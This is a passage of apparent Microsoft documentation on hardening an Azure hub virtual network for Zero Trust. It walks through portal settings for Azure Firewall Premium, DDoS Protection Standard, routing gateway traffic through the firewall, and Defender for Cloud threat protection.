2	Deploy Azure DDoS Protection Standard.	Verify explicitly Use least privileged access Assume breach
3	Configure network gateway routing to the firewall.	Verify explicitly Use least privileged access Assume breach
4	Configure threat protection.	Assume breach

As a part of your deployment, you'll want to make specific selections that aren't the defaults for automated deployments due to their additional costs. Prior to the deployment, you should review the costs.

Operating the connectivity hub as deployed still provides significant value for isolation and inspection. If your organization isn't ready to incur the costs of these advanced features, you can deploy a reduced functionality hub and make these adjustments later.

Step 1. Secure Azure Firewall Premium

Azure Firewall Premium plays a vital role in helping you secure your Azure infrastructure for Zero Trust.

As a part of the deployment, use Azure Firewall Premium. This requires that you deploy the generated management policy as a premium policy. Changing to Azure Firewall Premium involves recreating the firewall and often the policy as well. As a result, start with Azure Firewall if possible, or be prepared for redeployment activities to replace the existing firewall.

Why Azure Firewall Premium?

Azure Firewall Premium provides advanced features for inspecting traffic. The most significant are the following TLS inspection options:

- **Outbound TLS Inspection** protects against malicious traffic that is sent from an internal client to the internet. This helps identify when a client has been breached, and if it is trying to send data outside of your network or establish a connection to a remote computer.
- **East-West TLS Inspection** protects against malicious traffic sent from within Azure to other parts of Azure or to your non-Azure networks. This helps identify attempts for a breach to expand and spread its blast radius.
- **Inbound TLS Inspection** protects resources in Azure from malicious requests that arrive from outside the Azure network. Azure Application Gateway with Web Application Firewall provides this protection.

You should use the Inbound TLS Inspection for resources whenever possible. Azure Application Gateway only provides protection for HTTP and HTTPS traffic. It can't be used for some scenarios, such as those that use SQL or RDP traffic. Other services often have their own threat protection options that could be used to provide *explicit verification* controls for those services. You can review Security baselines for Azure overview to understand the threat protection options for these services.

Azure Application Gateway isn't recommended for the hub VNet. It should instead reside in a spoke VNet or a dedicated VNet. For more information, see Apply Zero Trust principles to spoke virtual network in Azure for guidance on the spoke VNet or Zero-trust network for web applications.

These scenarios have specific digital certificate considerations. For more information, see Azure Firewall Premium certificates.

Without TLS inspection, Azure Firewall has no visibility in the data that flows in the encrypted TLS tunnel, and so it is less secure.

For example, Azure Virtual Desktop doesn't support SSL termination. You should review your specific workloads to understand how to provide TLS inspection.

In addition to the customer defined allow/deny rules, the Azure Firewall is still able to apply threat intelligence-based filtering. Threat intelligence-based filtering uses known-bad IP addresses and domains to identify traffic that poses a risk. This filtering occurs prior to any other rules, which means even if the access was allowed by your defined rules, Azure Firewall can stop the traffic.


Azure Firewall Premium also has enhanced options for URL filtering and web category filtering, allowing for more fine-tuning for roles.

You can set threat intelligence to notify you with an alert when this traffic occurs, but to allow it through. However for Zero Trust, set it to Deny.


Configure Azure Firewall Premium for Zero Trust

To configure Azure Firewall Premium to a Zero Trust configuration, make the following changes.


1. Enable Threat Intelligence in Alert and Deny Mode:
   a. Navigate to the Firewall Policy and select **Threat Intelligence**.
   b. In **Threat intelligence mode**, select **Alert and deny**.
   c. Select **Save**.




2. Enable TLS inspection:
   a. Prepare a certificate to store in a Key Vault, or plan to auto-generate a certificate with a managed identity. You can review these options for Azure Firewall Premium certificates to select the option for your scenario.
   b. Navigate to the Firewall Policy and select **TLS Inspection**.
   c. Select **Enabled**.
   d. Either select a Managed Identity to generate certificates, or select the key vault and certificate.
   e. Then select **Save**.



3. Enable the Intrusion Detection and Prevention System (IDPS):
   a. Navigate to the Firewall Policy and select **IDPS**.
   b. Select **Alert and deny**.
   c. Then select **Apply**.



4. Next, you'll need to create an application rule for the traffic.
   a. In the Firewall Policy, navigate to **Application Rules**.
   b. Select **Add a rule collection**.
   c. Create an application rule with the source of your Application Gateway subnet, and a destination of the domain name of the web app that is being protected.
   d. Ensure that you enable **TLS inspection**.



Additional configuration

With the Azure Firewall Premium configured, you can now perform the following configuration:

- Configure Application Gateways to route traffic to your Azure Firewall by assigning the appropriate route tables and following this guidance.

- Create alerts for firewall events and metrics by following these instructions.
- Deploy the Azure Firewall Workbook to visualize events.
- Configure URL and Web category filtering, if needed. Because Azure Firewall denies by default, this configuration is needed only if the Azure Firewall needs to grant outbound internet access broadly. However, use additional verifications to determine connections.

Step 2. Deploy Azure DDoS Protection Standard

As a part of the deployment, you'll want to deploy an Azure DDoS Protection Standard Policy. This increases Zero Trust protection provided on the Azure Platform.

Because you can deploy the created policy to existing resources, you can add this protection after the initial deployment without requiring the redeployment of resources.

Why Azure DDoS Protection Standard?

Azure DDoS Protection Standard has increased benefits over the default DDoS Protection. For Zero Trust, you can have:

- Access to mitigation reports, flow logs, and metrics.
- Application based mitigation policies.
- Access to DDoS rapid response support in the event of a DDoS attack.

Although automatic detection and automatic mitigation are both a part of the DDoS Protection Basic that is enabled by default, these additional features are only available with DDoS Standard.

Configure Azure DDoS Protection Standard

Because there are no Zero Trust-specific configurations for DDoS Protection Standard, you can follow the resource specific guides for this solution:

- Create a DDoS Protection Plan
- Configure Alerting
- Configure Diagnostic Logging
- Configure Telemetry

In the current version of Azure DDoS Protection, you must apply Azure DDoS Protection per VNet. See additional instructions in DDoS Quickstart.

In addition, protect the following public IP addresses:

- Azure Firewall public IP addresses
- Azure Bastion public IP addresses
- Azure Network Gateway public IP addresses
- Application Gateway public IP addresses

Step 3. Configure network gateway routing to the firewall

After deployment, you'll need to configure route tables on various subnets to ensure that traffic between spoke VNets and the on-premises networks are inspected by the Azure Firewall. You can perform this activity in an existing environment without a requirement of redeployment, but you have to author the necessary firewall rules to allow access.

If you configure only one side, either just the spoke subnets or the gateway subnets, then you have asynchronous routing that prevents connections from working.

Why route network gateway traffic to the firewall?

A key element of Zero Trust is to not assume that just because something is in your environment, that it should have access to other resources in your environment. A default configuration often allows for routing between resources in Azure to your on-premises networks, controlled only by network security groups.

By routing the traffic to the firewall, you increase the level of inspection and increase the security of your environment. You're also alerted to suspicious activity and can take action.

Configure gateway routing

There are two main ways to ensure that gateway traffic is being routed to the Azure firewall:

- Deploy the Azure Network Gateway (either for VPN or ExpressRoute connections) in a dedicated VNet (often called a Transit or Gateway VNet), peer it to the hub VNet, and then create a broad routing rule that covers your planned Azure networking address spaces routing to the firewall.
- Deploy the Azure Network Gateway in the hub VNet, configure routing on the gateway subnet, and then configure routing on the spoke VNet subnets.


This guide details the second option because it is more compatible with the reference architecture.

> **Note**
>
> **Azure Virtual Network Manager** is a service that simplifies this process. When this service is Generally Available, used it to manage the routing.


Configure gateway subnet routing

To configure the Gateway Subnet route table to forward internal traffic to the Azure Firewall, create and configure a new Route Table:


1. Navigate to **Create a Route Table** in the Microsoft Azure portal.
2. Place the Route Table in a resource group, select a region, and specify a name.
3. Select **Review + Create** and then **Create**.



4. Navigate to the new route table, and select **Routes**.




5. Select **Add** and then add a route to one of the spoke VNets:
   a. In **Route name**, specify the name of the route field.
   b. Select **IP Addresses** in the **Address prefix destination** drop-down.
   c. Provide the spoke VNet's address space in the **Destination IP addresses/CIDR ranges** field.
   d. Select **Virtual appliance** in the **Next hop type** drop-down box.
   e. Provide the Azure Firewall's private IP address in the **Next hop address** field.
   f. Select **Add**.



Associate the route table to the gateway subnet

1. Navigate to **Subnets**, and select **Associate**.
2. Select the Hub VNet in the **Virtual network** drop-down list.
3. Select the GatewaySubnet in the **Subnet** drop-down.
4. Select **OK**.

Here's an example.




The gateway now forwards traffic intended for spoke VNets to the Azure Firewall.

Configure spoke subnet routing

This process assumes that you already have a route table attached to your spoke VNet subnets, with a default route to forward traffic to the Azure Firewall. This is most often accomplished by a rule that forwards traffic for CIDR range 0.0.0.0/0, often called a quad-zero route.

Here's an example.




This process disables the propagation of routes from the gateway, which enables the default route to take traffic intended to the on-premises networks.

> **Note**

Resources, such as Application Gateways, that require internet access to function should not receive this route table. They should have their own route table to allow their necessary functions, such as what is outlined in the article **Zero-trust network for web applications with Azure Firewall and Application Gateway**.

To configure spoke subnet routing:

1. Navigate to the Route Table associated with your subnet, and select **Configuration**.
2. For **Propagate gateway routes**, select **No**.
3. Select **Save**.



Your default route now forwards traffic intended for the gateway to the Azure Firewall.

Step 4. Configure threat protection

Microsoft Defender for Cloud can protect your hub VNet built on Azure, just like other resources from your IT business environment running on Azure or on-premises.


Microsoft Defender for Cloud is a Cloud Security Posture Management (CSPM) and Cloud Workload Protection (CWP) that offers a secure score system to help your company build an IT environment with a better security posture. It also includes features to protect your network environment against threats.

This article won't cover Microsoft Defender for Cloud in detail. However, it is important to understand that Microsoft Defender for Cloud works based on Azure Policies and logs that it ingests in a Log Analytics workspace.

You write Azure Policies in JavaScript Object Notation (JSON) to hold different analysis of Azure resource properties, including network services and resources. That said, it is easy for Microsoft Defender for Cloud to check a property under a network resource and provide a recommendation to your subscription if you're protected or exposed to a threat.

How to check all network recommendations available through Microsoft Defender for Cloud

To view all the Azure policies that provide network recommendation used by Microsoft Defender for Cloud:



1. Open **Microsoft Defender for Cloud**, by selecting the Microsoft Defender for Cloud icon in the left menu.

2. Select **Environment settings**.

3. Select **Security policy**.

